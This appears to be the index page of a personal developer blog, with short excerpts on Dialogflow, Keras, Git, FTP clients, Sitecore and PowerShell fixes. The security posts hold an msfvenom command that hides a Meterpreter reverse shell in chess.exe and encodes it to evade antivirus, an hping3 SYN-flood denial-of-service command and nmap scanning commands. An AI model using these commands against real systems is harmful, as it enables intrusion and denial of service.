Posts

working with dialogflow using google cloud sdk libraries

Google provides a comprehensive set of client libraries for working with dialogflow. Languages supported includes  C#, Go, Java, Node, PHP, Python and Ruby as can be downloaded from the link here . You can list, create and delete intent. Detail documentation can be found from the same link.

google dialog flow - importing and exporting code

Image
User are able to import and export code, by going into Dialogflow Console . Then click on the "Gear" -> Export and Import -> as shown in diagram below :- And 

msfvenom creating a reverse shell and evading payload from av

There are two types of shell namely bind and reverse shell. Bind shell creates a new service  and attacker connect to this service. Reverse shell on the other hand, is triggered by the user while an attacker runs some listener and target machine. msfvenom allows hacker to create / re-create a payload and hide it from AV detection. The command below, hides our payload / attack using reverse_tcp using an encoder called shikata_ga_nai into a file called chess.exe. msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -x /usr/share/chess.exe -e x86/shikata_ga_nai -i 200 -f exe >chess.exe To listen to any victim, we will issue the following commands :- msf >use exploit/multi/handler msf > set payload windows/meterpreter/reverse_tcp

hping3 - packet crafting

Hping3 is a ping command but slightly more advance. Simple use case scenario Get traceroute for a host hping3 --traceroute -V -1 0daysecurity.com Sends a Syn packet to port 80. hping3 -V -S -p 80  0daysecurity.com Advance use case scenario xmas scan hping3 -c 1 -V -p 80 -s 5050 -M 0 -UPF 0daysecurity.com null scan - if target port is closed, it sends TCP RST. If it is open, the target discard TCP NULL scan, sending no reply hping3 -c 1 -V -p 80 -s 5050 -Y 0daysecurity.com DOS Lan Attack  hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood --rand-source VICTIM_IP --flood: sent packets as fast as possible. Don't show replies. --rand-dest: random destionation address mode. see the man. -V -c --count: packet count -d --data: data size -S --syn: set SYN flag -w --win: winsize (default 64) -p --destport [+][+] destination port(default 0) ctrl+z inc/dec -s --baseport: base source port (default random)

zenmap commonly used for scanning a network

zenmap is a port scanning tool. To fire this up in Kali Linux, goto Application -> Information Gathering -> ZenMap UI. Commonly used command :- a) nmap 192.168.0.0/25 send TCP SYNC to 1000 common ports. Also send imcp echo request to check if server is up b) nmap -O 192.168.1.1 identify operating system of the host c) nmap -sL 192.168.1.1 Do a simple DNS query for a specified ip and discover hostname in a network without querying individually servers in a network d)  nmap -sS -sU -PN 192.168.0.164 - -sS is a stealth scan -sU initiates a UDP scan e) nmap -T4 -A 192.168.0.100 Performs aggressive scanning with -A option f) nmap -T4 -F -v 192.168.0.100 Performs a fast scan with -F option while -v means verbose.

cnn from scratch with keras - code review

This post gives a working sample of training neutral net with cnn in keras. CNN setup is based on Yan LeCun configuration. model = Sequential() model.add(Conv2D( 32 , ( 3 , 3 ), input_shape =input_shape)) model.add(Activation( 'relu' )) model.add(MaxPooling2D( pool_size =( 2 , 2 ))) model.add(Conv2D( 32 , ( 3 , 3 ))) model.add(Activation( 'relu' )) model.add(MaxPooling2D( pool_size =( 2 , 2 ))) model.add(Conv2D( 64 , ( 3 , 3 ))) model.add(Activation( 'relu' )) model.add(MaxPooling2D( pool_size =( 2 , 2 ))) model.add(Flatten()) model.add(Dense( 64 )) model.add(Activation( 'relu' )) model.add(Dropout( 0.5 )) model.add(Dense( 1 )) model.add(Activation( 'sigmoid' )) model.compile( loss = 'binary_crossentropy' , optimizer = 'rmsprop' , metrics =[ 'accuracy' ]) validation_generator = test_datagen.flow_from_directory( validation_data_dir, target_size =(img_wid...

"C:\Microsoft.Cpp.Default.props" was not found.

I was getting this error when running npm install. The imported project "C:\Microsoft.Cpp.Default.props" was not found. Confirm that the path in the declaration is correct, and that the file exists on disk. Solution :- SET VCTargetsPath=C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\v140 Thanks to Stackoverflow for this answer! :)

understanding keras 's layer

dot - computes a dot product between 2 tensors. Just like doing multiplication. conv2d - creates a convulsion - a square box that you hover over a 2d image matrix. maxPool2d - taking the max values out of a stride after we iterate our image with a predefined filter size. Small little window walks through our image to produce a matrix - which made up of biggest value of a filter. To see more please read from this link here. https://www.quora.com/What-is-max-pooling-in-convolutional-neural-networks dense layer - it is a linear function which maps input directly to output based on a predefined weight. sometimes weight can be a softmax function. dropout is a techniques used to prevent over fitting in neural network. Performs averaging and prevent co-adaptions.

Sourcetree - pulling remote branch to your local drive

Image

To pull remote branch into your sourcetree is pretty easy with sourcetree. Double click on any of the branch below :- then you will be prompted with the following screen :- Just provide a name and you will get your remote branch downloaded locally.

Git - reset all local changes and commit then sync with remote branch

If you ever need to discard local change and sync everything from the start git reset --hard origin/develop ( develop is your remote branch ) git pull origin develop  ( just funny they omit the slash here )  This is all you need. 

classifying text sentiment simple way

Once of the easiest way to classify a text sentiment is to use the following Keras code :-

A Git a day : Merge vs rebase

Image
Merge combines commit from say a master branch into a feature branch while retaining history from both branch. Rebase places new changes on top of a master branch. While the picture looks fine, all changes from feature branch are sync with master's commits. If this is the other way around, rebasing master in feature branch, then master commits will be lost. So the golden rule of using rebase is :- Is anyone looking / using this branch before we do our rebasing. We don't want to change history for master and confuse developers. If you want to use rebase, create a feature branch. Interactive rebasing - here you get to choose which histories you want to be included in the commit.

Sitecore Commerce server configuration : value cannot be null

Image
Bump into this error and i decided to disable my Sitecore from using SiteCore Commerce server.  So go into App_Config and then rename CommerceServer.Core.config to CommerceServer.Core.config_disabled. Try to refresh your browser

COM services control panel (comexp.msc)

It has been such a long time that i had to deal with COM service. The command to kick off this is called " comexp.ms c". 
Image
I find the following information is relevant when it comes to FTP over TLS, that i ripped it out of Fluent FTP site. These are the commands issued by the client to configure / setup channel to use a  TLS . Outputs coming out from console are show here. FTP Support Mapping table documenting supported FTP commands and the corresponding API.. Connection commands Command API Description USER, PASS Credentials Login with username & password QUIT Disconnect() Disconnect PASV, EPSV, EPRT DataConnectionType Passive & Active FTP modes FEAT HasFeature() Get the features supported by server SYST GetSystem() Get the server system type OPTS UTF8 ON Encoding Enables UTF-8 filenames OPTS UTF8 OFF Encoding, DisableUTF8() Disables UTF-8 filenames AUTH TLS EncryptionMode Switch to TLS/FTPS PBSZ, PROT EncryptionMode and DataConnectionEncryption Configure TLS/FTPS connection CCC PlainTextEncryption Switch to plaintext FTP PRET Automatic Pre-transfer file inform...

fluent ftp - transferring file securely

I don't think you will believe this but to transfer or upload a file securely, all you need to do with fluent ftp is the following :- I download and trace through fluent ftp code and this is as fluent as it can get. If you get "unexpected format " - this means the protocol you specified is not supported by your server. Please find out

Transfering files via FTPS

Image
WinSCP provides easy to use nuget library to work with FTP, FTPS (Secure FTP over SSL /  TLS) and SFTP (ssh over ftp) In my scenario, I am trying to transfer file via FTPS. If you need some help with the codes, download the WinSCP installer and try connecting to the server and try out the supported protocol like ssl, tls or ssh. Goto -> Session -> Generate Session URL / Code. To help you figure out the code, you can try looking at .Net assembly code tab. So this will help you resolve many of the issue trying understand how to configure your session. Some common error messages you will get includes :- "SessionOptions.Protocol is Protocol.Sftp or Protocol.Scp, but SessionOptions.SshHostKeyFingerprint is not set." - Please try out approaches above. You can always use "GiveUpSecurityAndAcceptAnyTlsHostCertificate" or "GiveUpSecurityAndAcceptAnySshHostKey".

Creating a ftp upload client

Creating a ftp client is relatively easy. I got it working with the following code snippet.  The problem i had was with parsing the url with filename before i can upload a file. Tricky...

Getting result from HttpResponseMessage

The fastest way to get json out of a HttpClient's GetAsync method is shown in code below :- var result = await response . Content . ReadAsStringAsync ();

Error : Cannot find type [Microsoft.SqlServer.Management.Smo.RelocateFile]:

Image

 I have multiple version of Microsoft.SqlServer.Management.So installed, from version 10.0, 11.0, 12.0 and 13.0. Tried adding the following text on top of my script [System.Reflection.Assembly] ::LoadWithPartialName ( "Microsoft.SqlServer.SmoExtended, Version=13.0.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91" ) | Out-Null [System.Reflection.Assembly] ::LoadWithPartialName ( "Microsoft.SqlServer.SmoExtended, Version=13.0.0.0, Culture=neutral, PublicKeyToken=89845dcd8080cc91" ) | Out-Null And same error. Wow! Until i bump into this site  and made the following change. Powershell runs as expected. Sweet! If your path points to version 12, please change it and points to version 13 as shown above.